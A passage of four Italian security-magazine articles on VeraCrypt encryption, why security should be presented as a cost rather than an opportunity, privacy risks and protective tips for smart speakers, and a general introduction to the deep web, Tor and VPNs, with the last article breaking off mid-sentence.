VeraCrypt – Crittografia for paranoid people

La riservatezza, la privacy e l’autenticità dei documenti digitali sono tra i temi più attuali in questo periodo storico. Tra spionaggio governativo e quotidiane violazioni della privacy per scopi commerciali, i tool che ci permettono di difenderci stanno prendendo sempre più piede anche tra gli utenti abituali di internet. Un programma multipiattaforma OpenSource che fa al caso nostro è VeraCrypt, usato per la crittografia “on-the-fly”.

Fork del famoso programma (per addetti ai lavori) TrueCrypt, VeraCrypt permette di creare dischi virtuali crittografati, o semplici file, contenenti cartelle o molteplici file da inviare nella rete internet. Tra le qualità di questo programma, la possibilità di sfruttare la crittografia parallela per sistemi multi-core, così diminuendo moltissimo il tempo necessario per le operazioni di cifratura e decifratura.

La nuova release 1.23, uscita ufficialmente a fine 2018, sviluppata in C e C++ da IDRIX, prova che questo progetto è in via di ampliamento, supportato e con un’ottima stima da parte degli utilizzatori, poiché non vi sono backdoor né sistemi che consentano, da parte degli sviluppatori, di recuperare i file crittografati senza l’uso della password-Key.

Nel 2008, negli Stati Uniti, ci fu il caso di Daniel Dantas che, utilizzando TrueCrypt (l’antenato di VeraCrypt prima del fork del progetto) impedì all’FBI di aprire i suoi file, a distanza di oltre un anno dal sequestro dei suoi dati crittografati.

VeraCrypt non ha una versione commerciale: è pubblico, liberamente scaricabile e utilizzabile e, per chi è programmatore, è visionabile il codice sorgente.

Con l’avvento di VeraCrypt, rispetto al progetto precedente si sono aggiunti algoritmi di crittografia che rendono più difficile gli attacchi definiti, in gergo tecnico, “bruteforce”. Quindi da TrueCrypt a VeraCrypt c’è stato un notevole miglioramento del progetto; tuttavia, nella sicurezza informatica vale sempre il concetto per cui non basta un prodotto ma occorrono processi, composti da più fattori, che ci permettano di raggiungere un certo livello di sicurezza.

Programma disponibile anche per i cellulari Android e iOS, VeraCrypt permette di creare contenitori cifrati che potranno essere gestiti solo da chi conosce la password per accedervi, gestibili nei diversi OS in cui è presente il programma. Per gli scettici e paranoici della crittografia, il sito in cui è visionabile il codice è www.veracrypt.fr/code/, nella cui sezione download si trovano eseguibili per i sistemi operativi di maggiore utilizzo, accompagnati da file PGP (PGP signature).

Per precauzione – potrebbe avvenire che un pacchetto preconfezionato per un sistema non sia regolare – con le PGP signature è possibile verificare l’integrità e l’autenticità di ogni pacchetto di distribuzione di VeraCrypt.

Questo permette di verificare che il pacchetto, anche se scaricato da altre fonti, sia stato creato dal sito di origine e non alterato da un malintenzionato; l’operazione è eseguibile tramite le firme digitali del file. Il team dietro al progetto usa due tipi di firma, una PGP per tutti i sistemi e l’X509, disponibile solo per windows. Le firme PGP presentano dei vantaggi, dato che non dipendono da alcuna autorità di certificazione (che potrebbe essere infiltrata o controllata da un avversario).

Diversi clienti hanno preso l’abitudine di creare una cartella personale con i dati all’interno e crittografarla in una chiavetta usb da portare con sé: in questo modo, anche se si perde la chiavetta, il contenuto rimane segreto e immune da spionaggio industriale. Tra i più famosi algoritmi che possiamo usare nel programma vi sono AES, Serpent, Camellia (usato in Giappone) e Kuznyechik (utilizzato in Russia).

Tra gli algoritmi di hash troviamo i famosi sha-256, sha-512 e whirlpool, usato da ISO (International Organization for Standardization).

Tra le recenti integrazioni con windows c’è la possibilità di creare volumi contenitori semplici, con una procedura guidata e grafiche intuitive, generando un volume nelle risorse del computer, con apposita lettera di unità da utilizzare.

Per gli amanti del terminale, una volta installato, il programma è utilizzabile anche tramite script automatici.

Tra gli usi di VeraCrypt, anche la possibilità – utile in casi estremi – di creare volumi nascosti senza limitazioni, aumentando così la sicurezza informatica. Se qualcuno polemizza sulle tempistiche, lunghe nonostante le ottimizzazioni del calcolo parallelo, esistono in commercio processori che supportano la crittografia AES, con un’accelerazione hardware 6 volte più veloce della procedura software, tramite l’istruzione AES-NI-support, presente sulle CPU recenti più performanti.

Spesso capita di sentirmi chiedere dai clienti, che cerco di sensibilizzare alla sicurezza informatica, se sia meglio avere i dati criptati su cloud o nei NAS, con file-system crittato.

Per rispondere al quesito, solitamente, riporto fatti realmente accaduti: aziende in cui viene rubato il NAS per cercare di vedere documenti e posta elettronica a fini di spionaggio industriale (quindi il cloud è più utile in questi casi, in modo da avere un piano A-B-C). Ancora più utile è avere un volume criptato nel computer, contenente tutti i file, e il medesimo volume copiato anche in altra sede. VeraCrypt supporta token di sicurezza e smart card a cui è possibile accedere utilizzando il protocollo PKCS#11 (Public-Key Cryptography Standards).

Come ogni strumento, sta alla persona saper scegliere come usarlo: dato che è gratuito e OpenSource, servono solo costanza nel suo utilizzo e password difficili da scovare. Per qualsiasi dubbio esistono un forum attivissimo e anche una sezione per le donazioni (da effettuare in cryptovalute come Ethereum, Litecoin e Monero).

Programmi simili a VeraCrypt sono DiskCryptor, Cryptomator, BoxCryptor, LibreCrypt, Axcrypt, FreeOTFE e SecurStick; ci sono anche programmi interni ai sistemi, come BitLocker o FileVault. Reputo VeraCrypt il top della serie al momento attuale, per il suo essere multipiattaforma e, soprattutto, sotto licenza d’uso OpenSource, termine tecnico da usare quando i detentori di un software rendono pubblico il codice sorgente, favorendone il libero studio e permettendo, come suggerisce Wikipedia, a programmatori indipendenti di apportarvi modifiche ed estensioni.

Qui sta la sicurezza del progetto: non installiamo una scatola chiusa (software proprietario) in cui potrebbero esserci contenuti indesiderati (come backdoor o trojan), ma un software Free/OpenSource, liberamente visionabile; pertanto, se ci fosse qualcosa di “strano”, la comunità che maneggia il codice vedrebbe subito il codice malevolo. Il modello di business dell’OpenSource si basa su donazioni, servizi a pagamento e guadagni provenienti da formazione e didattica.

Concludo con la citazione di Morpheus a Neo nel film Matrix: “io posso condurti fino alla soglia, ma la porta devi varcarla da solo”.

Articolo a cura di Fabio Carletti aka Ryuw

Fabio Carletti aka Ryuw è un White Hat (Hacker) italiano.

Noto ai più per questioni legate alla Sicurezza Informatica ha ottenuto importanti apprezzamenti in attività investigative per conto di Carabinieri e Polizia Postale.

Dal 98 si occupa del mondo gnu/linux come security ITC evangelist.

Ospite di rilevanti eventi italiani riguardanti la privacy, linux/unix, hacker camp e software open source dedica le sue energie alla ricerca nella sicurezza informatica.

Oltre alla security ITC si occupa anche di Digital Forensics come perito di parte.

Download PDF

https://www.ictsecuritymagazine.com/articoli/veracrypt-crittografia-for-paranoid-people/


La sicurezza delle informazioni non è un’opportunità

In molti, per promuovere la sicurezza, la definiscono una risorsa o un’opportunità. Non lo è, e questo approccio danneggia proprio chi vuole promuovere la sicurezza.

Cosa non è la sicurezza delle informazioni

Nessuno dice che le cinture di sicurezza in automobile o il casco in moto sono una risorsa o un’opportunità. Eppure, si è affermata l’idea che la sicurezza informatica lo sia. O, meglio, si è affermata l’idea che per “vendere” la sicurezza informatica ai dirigenti di un’organizzazione sia importante presentarla come tale.

La sicurezza è un costo e riduce l’efficienza di alcuni lavori. Non dobbiamo negarlo. Acquistare un buon firewall costa almeno 500 euro; se deve essere ridondato, la cifra raddoppia; se poi bisogna installarlo e configurarlo, il costo cresce ancora.

Se ne avesse la possibilità, nessuno attuerebbe alcuna misura di sicurezza, neanche gli stessi consulenti che la vendono (per dimostrarlo, basterebbe vedere quanti di loro hanno impostato un qualche controllo accesso sul loro smartphone o tablet, o quanti usano uno schermo oscurato sui mezzi pubblici).

Sono numerosi gli articoli che parlano di sicurezza informatica e opportunità; ma, a ben vedere, solitamente il messaggio è che l’opportunità è proprio quella di prevenire gli attacchi o ridurne gli impatti. Per un’azienda, però, un’opportunità è un’altra cosa: è la possibilità di aumentare i ricavi o ridurre i costi di produzione.

L’origine di questo malinteso è che “opportunità” è letto come l’inverso di “rischio” e, seguendo le risibili deformazioni del “politicamente corretto” (o dell’ “aziendalese”), alcuni hanno preferito usare un termine meno negativo.

Gli unici che dicono che la sicurezza è un’opportunità sono quelli che vogliono venderla (a clienti interni o esterni), non quelli che la attuano o che devono applicarla.

Perché è un errore parlare di opportunità

Se non si chiamano le cose con il loro nome, si viene fraintesi.

Un dirigente di un’azienda vede i costi – e l’onere organizzativo – che la sicurezza comporta. Se qualcuno sente freddo anche se la temperatura è di 40°C, non lo si riscalda dicendogli che in realtà fa caldo. A maggiore ragione, se un dirigente vede la fatica che la sicurezza comporta, non lo si convince dicendogli che è un’opportunità.

Dire che è un’opportunità mette subito l’interlocutore in un atteggiamento difensivo, visto che riconosce immediatamente la falsità dell’affermazione. In altre parole: si ottiene l’inverso di quello che ci si proponeva (ossia, convincerlo dell’importanza della sicurezza).

Il fatto poi che la frase fatta “la sicurezza è un’opportunità” sia usata solo dai sedicenti esperti ha un altro effetto: sposta l’argomento nell’area dell’autoreferenzialità degli esperti, lontano da chi di mestiere fa tutt’altro.

Parliamo degli attacchi? O è meglio di no?

Un metodo molto diffuso per sensibilizzare i vertici di un’organizzazione consiste nell’elencare incidenti che hanno avuto elevati impatti.

Il rapporto Clusit del 2017 riporta i “10 attacchi rappresentativi del 2016” (nell’edizione del 2018 questa analisi non è presente): a un ospedale, a una piattaforma social di appuntamenti, a una banca del Bangladesh e una britannica, a una società produttrice di smartphone, a un sistema di trasporto pubblico, ai Democratici USA, a Yahoo!, a un provider di servizi DNS e al Ministero degli esteri italiano, quasi tutti basati su tecniche “multiple”.

Quanti si possono riconoscere negli esempi? Molti pensano, giustamente, che la loro organizzazione non sia esposta come quelle che hanno subito gli attacchi, che i loro dati non siano particolarmente appetibili o che i loro sistemi informatici non siano esposti come quelli attaccati. Insomma, come spesso succede, tutti pensano di essere un caso diverso dagli altri.

Altro punto da considerare, dal rapporto del Clusit del 2018: nella prima metà del 2018 erano stati registrati 730 attacchi, di cui quasi il 30% di origine sconosciuta e il 40% da malware (per cui, per proteggersi, è sufficiente l’antivirus). Diventa difficile convincere un’organizzazione che sarà proprio lei ad essere vittima del restante 30% dei casi.

Il continuare a elencare gli attacchi da prima pagina provoca un ulteriore effetto indesiderato: porta a concentrare tutta l’attenzione sulle funzionalità e i sistemi esposti verso l’esterno e non a tutti gli altri. Da qui hanno origine la scorretta gestione, per esempio, degli amministratori di sistema e del BYOD.

Sicuramente è importante ricordare gli attacchi informatici dall’esterno, ma non concentrarsi solo su di essi (dimenticando anche la sicurezza delle informazioni su supporto non informatico).

Di cosa parlare, allora?

La sicurezza delle informazioni è materia di consulenti, interni o esterni: infatti è un servizio di supporto per ogni organizzazione. Una delle regole della consulenza è che il consulente deve essere totalmente onesto con il proprio cliente, altrimenti perde credibilità.

Con questa premessa, la regola si esprime immediatamente: bisogna dire che la sicurezza delle informazioni va pianificata e realizzata perché è necessaria per proteggere le risorse dell’organizzazione, inclusa la sua immagine, e perché richiesto dalla normativa vigente e che questo comporta costi diretti (soldi) e indiretti (inefficienze, tempo da dedicare e malcontenti).

Bisogna far capire perché la sicurezza delle informazioni è utile, non perché è bella, visto che non lo è. Bisogna dire che non porta benefici, ma “solo” protezione da potenziali danni.

Elencare alcuni casi di incidenti da attacchi informatici dall’esterno è sicuramente utile, evitando però casi troppo lontani dall’interlocutore (la recente violazione di dati personali della catena alberghiera Marriott potrebbe non convincere la dirigenza di una società di ricerche di mercato o di erogazione di servizi informatici di medie dimensioni).

Forse possono essere ricordati alcuni casi molto comuni e appartenenti alla vita quotidiana, anche se spesso indegni delle prime pagine dei giornali: per esempio gli errori, i clic sbagliati e la superficialità di cui tutti sono stati, almeno una volta, testimoni.

Un esempio semplice è quello del programmatore che scrisse “googleaspis” al posto di “googleapis” in una pagina web, creando non pochi problemi.

Nota personale

Dell’importanza dell’onestà per i consulenti, in realtà, ne parlano in pochi. Io l’ho sempre pensato, grazie agli ottimi maestri che ho avuto. Per iscritto, ho trovato il concetto nel seguente libro: Peter Block, Flawless Consulting: A Guide to Getting Your Expertise Used. 2nd ed. USA, Pfeier, 2000.

Articolo a cura di Cesare Gallotti

Lavora dal 1999 nel campo della sicurezza delle informazioni, della qualità e della gestione dei servizi IT.

Ha condotto progetti di consulenza per la pubblica amministrazione e per il settore privato. Opera, sia in Italia che all’estero, come Lead Auditor ISO/IEC 27001, ISO 9001, ISO/IEC 200000 e ISO 22301. Ha progettato ed erogato corsi di Quality Assurance e di certificazione Lead Auditor ISO/IEC 27001 e ITIL Foundation.

Tra gli attestati si segnalano: le certificazioni AICQ SICEV Lead Auditor ISO/IEC 27001, IRCA Lead Auditor 9001, CISA, ITIL Expert e CBCI, la qualifica come Lead Auditor ISO/IEC 20000 e il perfezionamento postlaurea in “Computer Forensics e investigazioni digitali”.

E’ capodelegazione del WG1 del comitato italiano ISO/IEC SC27 in UNINFO.

Ha pubblicato il libro, aggiornato nel 2017, “Sicurezza delle informazioni: valutazione del rischio; i sistemi di gestione; la norma ISO/IEC 27001:2013”.

Cura la pubblicazione, dal 2008, della newsletter “IT Service management news” (http://www.cesaregallotti.it/Newsletter.html).

Web: www.cesaregallotti.it; Blog: blog.cesaregallotti.it

Download PDF

https://www.ictsecuritymagazine.com/articoli/la-sicurezza-delle-informazioni-non-e-unopportunita/


Da simpatici aiutanti a spie indiscrete: come proteggersi dagli “Smart Speaker”

Analizzando i dati relativi al boom di vendite di Smart Speaker degli ultimi mesi, compresi i record raggiunti durante gli ultimi Black Friday e Cyber Monday, gli italiani sognano sempre di più una casa intelligente, gestita attraverso semplici controlli vocali. Nelle nostre abitazioni è sempre più frequente ascoltare un “Ok Google!”, oppure un “Alexa!”, invece di un classico “Ciao!”. La possibilità di connettere, attraverso la rete Wi-Fi, qualsiasi sistema e oggetto presente nelle nostre case sta infatti introducendo nelle nostre vite infinite possibilità di personalizzazione, migliorando in maniera significativa la vivibilità domestica. Attraverso un comando vocale è possibile aprire e chiudere le porte, accendere e spegnere le luci senza doversi alzare, abbassare e alzare le tapparelle delle finestre, coordinare tutte le installazioni elettriche, termiche e idriche. La rivoluzione digitale dell’IoT (Internet of Things) è dunque entrata ufficialmente nelle nostre case.

Amazon Echo, Google Home, Homepod sono solo alcune tra le più conosciute soluzioni offerte sul mercato; quello che è certo è che gli Smart Speaker sono assoluti dominatori del momento. Tali dispositivi sono destinati ad essere una presenza costante nelle nostre case, introducendo innumerevoli benefici ma, allo stesso tempo, un’analoga quantità di problematiche relative a sicurezza e privacy. La connessione di questi dispositivi alla rete apre le porte, infatti, a tutti quei fattori di rischio cyber che gli italiani stanno lentamente ma inesorabilmente conoscendo.

Per “entrare subito nel gioco” e capire uno dei rischi che si incorrono con una semplice frase, consideriamo un semplice esempio[1]: un utilizzatore che vuole scaricare per la sua Smart TV un gioco chiamato “Quiz”. Un malintenzionato potrebbe fare in modo che un’App si chiami “Quiz Perfavore” e, se un utente chiedesse educatamente di scaricare quel gioco, potrebbe inavvertitamente installare un’applicazione malevola senza nemmeno saperlo. Attraverso questa applicazione, lo sviluppatore avrebbe dunque accesso a dati e registrazioni vocali, che potrebbero essere utilizzati per ricattare la vittima.

In questo articolo si vogliono dunque analizzare alcuni dei rischi cyber connessi agli Smart Speaker, con alcuni esempi di possibili attacchi ed intrusioni cyber a cui gli stessi possono essere soggetti, fornendo infine alcuni semplici ma utili consigli che l’utente può mettere in pratica per innalzare il livello di sicurezza dei propri dispositivi.

Porte aperte per gli Hacker

L’introduzione di nuovi dispositivi Smart tra le nostre mura introduce una quantità elevatissima di “porte” che gli hacker potrebbero tranquillamente aprire senza far alcun rumore. La figura del ladro scassinatore sarà infatti presto sostituita da abili hacker capaci di rubare le nostre chiavi di casa, o della nostra impresa, senza mai incontrarci di persona.

Sfruttando l’esplosione nelle vendite di Smart Assistant, ad aprile 2017, Burger King ha sperimentato negli Stati Uniti una breve pubblicità di 15 secondi fatta appositamente per sfruttare la popolarità dell’assistente vocale di Google. Nella pubblicità un impiegato, sostenendo di non avere abbastanza tempo per descrivere tutte le caratteristiche del famoso Whopper, si avvicina alla telecamera dicendo: “Ok Google, che cos’è l’hamburger Whopper?”. Sentendo una domanda di questo tipo, l’assistente vocale risponde di solito leggendo le prime righe di una voce di Wikipedia in tema. In questa maniera, attraverso lo spot in televisione, in tantissime case americane è stato attivato l’assistente vocale che ha iniziato ad elencare tutti gli ingredienti del famoso panino.

Per alcuni, è stata una idea geniale di marketing; per altri, un’opportunità per portare alla luce i rischi posti dagli assistenti vocali, sempre più presenti nella vita quotidiana.

Sfruttando il fatto che questi assistenti non vengono mai “spenti”, possono rispondere a determinati comandi vocali anche quando i dispositivi a cui sono collegati risultano bloccati. In questo modo, alcuni ricercatori[2] hanno trovato un modo per aggirare la schermata della password su un computer Windows utilizzando Cortana, l’assistente virtuale di Windows 10.

Un’altra vulnerabilità che ha invece visto protagonista la Apple è relativa alla funzionalità di riservatezza che può essere utilizzata dall’utente per nascondere il contenuto dei messaggi che appaiono sulla schermata di blocco dei suoi dispositivi. Tale funzione è stata aggirata sfruttando proprio Siri, l’assistente vocale proprietario di Apple, trasformandolo in un “cavallo di Troia”. Il sito web brasiliano Mac Magazine[3] ha infatti rivelato che chiunque poteva accedere a questi messaggi nascosti, chiedendo semplicemente a Siri di leggerli ad alta voce.

Ma c’è ancora molto altro, ancora più preoccupante: gli Smart Speaker possono sentire anche quello che l’udito umano non può percepire. Parliamo infatti di un particolare tipo di attacco chiamato “Dolphin Attack”. Tale tipologia di attacco richiama proprio il fatto che i delfini sono in grado di sentire una gamma molto più ampia di frequenza rispetto agli esseri umani, fino a 7 volte maggiore.

Attraverso tali attacchi audio, alcuni ricercatori[4] stanno sfruttando il divario tra riconoscimento vocale umano e quello della macchina. I sistemi di riconoscimento vocale tipicamente traducono ciascun suono in una lettera, eventualmente alla fine in parole e frasi. Modificando leggermente file audio come registrazioni e musiche, i ricercatori hanno dimostrato che è effettivamente possibile nascondere un comando vocale all’interno di altre registrazioni in un modo che è quasi irrilevabile per l’udito umano. Ma un simile attacco potrebbe essere condotto anche sfruttando trasmettitori ad ultrasuoni. Tale avvertimento è stato confermato quando ricercatori dell’Università dell’Illinois hanno dimostrato la possibilità di condurre attacchi ad ultrasuoni da circa 8 metri di distanza. Sebbene tali comandi non potevano penetrare nei muri, è stato possibile controllare gli Smart Speaker attraverso le finestre aperte di un edificio.

E la Privacy?

Le tipologie di attacco contro tali dispositivi intelligenti sono in continuo aumento; maggiore sarà la loro diffusione nelle nostre case e maggiori saranno gli sforzi che hacker ed attori malintenzionati faranno per poter irrompere nelle nostre vite.

Attraverso il controllo dei dispositivi intelligenti, un hacker potrebbe visitare siti Web dannosi, avviare telefonate, scattare una foto o inviare messaggi di testo. È chiaro che un utente, acquistando un dispositivo simile, introdurrebbe un ulteriore fattore di rischio per la propria privacy.

Google, a novembre 2018, durante un evento organizzato a San Francisco all’interno di un’abitazione da diversi milioni di dollari[5], ha allestito un modello di casa intelligente dotato di ogni dispositivo Google e di tutti i gadget immaginabili connessi in rete, svelando il suo piano di portare almeno un dispositivo intelligente in ogni stanza della casa. Un ecosistema digitale progettato per consentire la comunicazione tra le stanze ed i suoi proprietari, anche se non fisicamente presenti a casa.

Ma cosa accadrebbe se tali dispositivi trasmettessero conversazioni riservate o registrassero i nostri movimenti a nostra insaputa?

MailOnline[6] ha ricevuto un numero di trascrizioni di conversazioni che mostrano i record che Google conserva delle ricerche effettuate utilizzando gli assistenti vocali. Un record sembra sia stato registrato accidentalmente, all’insaputa dell’utente. Una trascrizione scritta della registrazione rivela: “Se per qualche ragione hai bisogno di entrare a casa mia, il codice di sicurezza per la porta sul retro è 0783”.

Ricorderete sicuramente le numerose notizie riguardanti i ladri che preparavano il colpo in un appartamento segnando sul citofono alcuni simboli per indicare le caratteristiche dell’appartamento o della famiglia su cui portare a termine il furto. Il nuovo ladro non avrà più bisogno di doversi scomodare per tali ricognizioni; accedendo ai vari dispositivi potrebbe registrare i piani delle nostre vacanze, i numeri della carta di credito quando vengono dettati per ordinare un pasto o, semplicemente, per sapere chi è presente in casa in un giorno specifico. I dati raccolti possono quindi essere utilizzati dai criminali per ricattare, derubare o impersonare una persona online per varie finalità.

Registrazioni e dati provenienti da Smart Speaker, inoltre, potrebbero essere utilizzati anche per scopi totalmente diversi da quelli sopra descritti. È infatti recente la notizia[7] che un giudice del New Hampshire ha ordinato ad Amazon di fornire due giorni di registrazioni per la risoluzione in un caso di duplice omicidio.

I pubblici ministeri ritengono che le registrazioni, effettuate da un Amazon Echo presente nella casa in cui due donne sono state uccise nel gennaio 2017, possano fornire ulteriori indizi sul loro assassino.

Prevenire è meglio che curare

Come è possibile adottare alcuni accorgimenti utili a proteggere i nostri dispositivi e la nostra privacy anche dai più banali incidenti?

Si propongono di seguito alcuni consigli che qualsiasi utente può mettere facilmente in pratica ma che allo stesso tempo eviteranno di imbattersi in spiacevoli sorprese:

  • Collegare l’essenziale: come linea guida di base non si dovrebbero collegare agli assistenti vocali dispositivi di sicurezza quali serrature delle porte, allarmi o cassette di sicurezza, a meno che gli stessi non siano protetti attraverso ulteriori metodi come l’autenticazione a due fattori. Lo stesso vale per le relative informazioni sensibili: questi dispositivi non devono essere mai utilizzati per memorizzare password o altri dati come quelli della carta di credito.
  • Utilizzare una rete Wi-Fi crittografata WPA2: è una regola generale che dovrebbe essere adottata non appena si introduce un router Wi-Fi nelle nostre case. Che si usi un assistente vocale o qualsiasi altro dispositivo IoT, è necessario utilizzare una rete con crittografia WPA2 ed una password sicura diversa da quella di default.
  • Cancellare la cronologia dei comandi vocali: tutti i principali assistenti vocali consentono di rivedere la cronologia dei comandi vocali impartiti. È dunque buona prassi eliminare frequentemente la cronologia dei comandi vocali ed eliminare eventuali registrazioni memorizzate. Un malintenzionato, ottenendo l’accesso all’account collegato allo Smart Speaker, potrebbe facilmente accedere alla cronologia o alle registrazioni archiviate.
  • Spegnere/disattivare lo Smart Speaker: sapendo che per un periodo più o meno prolungato non si farà utilizzo dell’assistente vocale, disattivalo. Potrebbe essere un po’ scomodo perché probabilmente lo si troverà spento/disattivato una volta che se ne avrà effettivamente bisogno ma questo accorgimento potrebbe evitare che l’assistente venga utilizzato contro il nostro volere.
  • Non disabilitare gli aggiornamenti automatici: i dispositivi possono avere diverse vulnerabilità, come dimostrato dall’episodio relativo alla connessione Bluetooth noto come BlueBorne. Questa vulnerabilità consentiva ad un attaccante di prendere facilmente il controllo di uno Smart Speaker solamente entrando nel suo raggio d’azione. Le vulnerabilità BlueBorne sono state successivamente riparate e, pertanto, tutti i dispositivi dovrebbero utilizzare la funzionalità di aggiornamento automatico per installare tempestivamente le patch rilasciate.
  • Abilitare un “beep” prima di ogni registrazione: gli Smart Speaker generalmente si illuminano ogni volta che vengono attivati, dando modo di capire all’utente che può impartire il comando vocale. Se invece il dispositivo non è all’interno del campo visivo, l’utente potrebbe non sapere se il dispositivo sia attivato o meno. Come buona regola sarebbe importante abilitare la funzionalità che riproduce un breve segnale acustico ogni qualvolta l’assistente vocale viene attivato.

Alcune tipologie di attacco più tradizionali – come il ransomware o il phishing – risultano ancora più diffuse e facili da usare per i criminali informatici ma, di fronte all’infinita immaginazione degli hacker, è necessario sensibilizzare l’utente su tutte le problematiche di sicurezza e privacy connesse agli Smart Speaker. A seguito delle impronte digitali, le impronte vocali potrebbero dunque essere la nuova password biometrica per autenticare chi ha accesso agli assistenti vocali?

Sitografia

[1] https://www.cnet.com/news/voice-of-concern-smart-assistants-are-creating-new-openings-for-hackers/.

[2] https://www.stormshield.com/voice-assistants-and-cybersecurity-is-it-already-too-late/.

[3] https://macmagazine.uol.com.br/2018/03/20/bug-de-privacidade-do-ios-faz-a-siri-ler-notificacoes-escondidas-na-tela-bloqueada/.

[4] https://www.nytimes.com/2018/05/10/technology/alexa-siri-hidden-command-audio-attacks.html.

[5] https://edition.cnn.com/2018/11/14/tech/google-demo-home/index.html.

[6] https://www.dailymail.co.uk/sciencetech/article-6392913/Google-wants-virtual-assistant-room-home.html.

[7] https://techcrunch.com/2018/11/14/amazon-echo-recordings-judge-murder-case/.

Articolo a cura di Emanuele Spagnoli

Download PDF

https://www.ictsecuritymagazine.com/articoli/da-simpatici-aiutanti-a-spie-indiscrete-come-proteggersi-dagli-smart-speaker/


Esplorando Internet lungo i meandri del WEB

Nel 1969 nasceva la rete Arpanet, un progetto realizzato dal Dipartimento della Difesa degli Stati Uniti nell’ambito dello sviluppo di tecnologie militari, che sarebbe stata l’archetipo della grande rete mondiale che oggi conosciamo con il nome di Internet e che, dagli anni ‘90, si è ampiamente diffusa grazie all’avvento del World Wide Web.

Negli stessi anni i servizi segreti americani adottavano, per la protezione delle proprie comunicazioni, il progetto TOR (The Onion Router), la rete segreta di Internet. Anche questo progetto, inizialmente militare, si modificò nel tempo e fu utilizzato dapprima in ambito scientifico e di ricerca, fino a diventare di uso comune con l’omonimo programma di navigazione. Oggi TOR è un browser libero [1] e disponibile su vari sistemi operativi, noto per la sua peculiare caratteristica di garantire l’anonimato sul web e l’accesso alla sua darknet.

Con questo articolo intendo parlare di alcuni aspetti nascosti del web a puro scopo informativo, senza pertanto voler promuovere alcuna attività illecita, che va sempre e comunque perseguita e contrastata.

Il Web non è solo quello che noi vediamo, ma è anche costituito:

  • dall’insieme dei contenuti non indicizzati dai comuni motori di ricerca. Sappiamo che, per facilitare la ricerca di informazioni su internet da parte degli utenti, è fondamentale la cosiddetta indicizzazione web. Ovvero il processo automatizzato svolto dagli stessi motori di ricerca attraverso l’ausilio di bot specializzati che, attraverso una scansione della rete, aggiornano il proprio registro degli indirizzi;
  • dall’insieme dei contenuti che, se pur accessibili pubblicamente, risiedono in spazi web il cui indirizzo IP è volutamente nascosto.



Riguardo alla stima delle effettive proporzioni degli insiemi appena definiti, nel corso degli anni si sono espressi diversi esperti di sicurezza internazionale. Si può comunque con buona approssimazione ipotizzare uno scenario, espresso in percentuale, di questo tipo: si stima che circa il 4% dei contenuti di internet risulti indicizzato e rappresenti la componente visibile del web. Il restante 96% dei contenuti copre le altre due componenti, rispettivamente la parte sommersa (90%) e quella oscura (6%).

Ricorrendo all’utilizzo della teoria degli insiemi, come riportato nella successiva figura, se consideriamo il WEB come l’insieme Universo si può affermare che le sue componenti visibile e sommersa siano due sottoinsiemi disgiunti e propriamente inclusi nell’insieme WEB:

  • WEB VISIBILE ≠ WEB SOMMERSO;
  • WEB VISIBILE ⊂ WEB;
  • WEB SOMMERSO ⊂ WEB;

e che la componente oscura sia un sottoinsieme propriamente incluso nel sottoinsieme sommerso del WEB:

  • WEB OSCURO ⊂ WEB SOMMERSO ⊂

TOR e la sua darknet

Il browser TOR altro non è che il fratellastro di Firefox e, come già detto, rappresenta il client per navigare e scambiare dati sulla medesima rete TOR. Viene utilizzato un meccanismo di crittografia a strati di cipolla (come suggerisce l’acronimo TOR) che se utilizzato in modo appropriato, tramite l’uso congiunto di una buona VPN, può garantire un certo livello di anonimato (l’indirizzo IP pubblico viene nascosto e si assicura una protezione della privacy e della sicurezza delle comunicazioni) durante la propria visita lungo le maglie del lato oscuro del web. È bene precisare che anche questo browser non è immune da vulnerabilità e, pertanto, è sempre consigliabile un aggiornamento periodico. A differenza di un comune browser, TOR permette una navigazione in sicurezza sia nella web in chiaro che in quello oscuro.

Come avviene la navigazione sulla Darknet TOR

Sul web visibile, quando digitiamo l’indirizzo di un sito (ovvero il suo URL: Uniform Resource Locator) nella barra degli indirizzi del nostro client, questo inoltrerà una richiesta ai cosiddetti DNS (Domain Name Server), i quali hanno il compito di:

  • convertire l’URL in un indirizzo IP;
  • evadere la richiesta mettendoci in collegamento con il sito web desiderato (che registrerà a sua volta l’indirizzo IP del nostro pc, rendendoci visibili in rete).


Con il browser TOR la nostra navigazione non transiterà direttamente dal client al server di destinazione, per il tramite dei server DNS, ma passerà, in modo stratificato, attraverso un certo numero di nodi Tor lungo un percorso virtuale che custodisce il nostro indirizzo IP. Questo tipo di approccio rende complicata l’identificazione del client mittente, assicurando di fatto connessioni anonime e servizi occultati.

Anonimato e Privacy


Per garantire la riservatezza, la sicurezza e la protezione delle comunicazioni durante una navigazione internet, scegliere di utilizzare una VPN (Virtual Private Network) risulta vincente. La crittografia del canale di comunicazione e l’oscuramento dell’indirizzo IP pubblico assegnato consentono, infatti, di nascondere all’ISP (Internet Service Provider) tutte le proprie attività di rete. Una buona VPN (di solito a pagamento!) consente anche un certo livello di protezione della nostra privacy.

Se si vuole davvero blindare l’esplorazione sulle darknet, è consigliabile adoperare una VPN che:

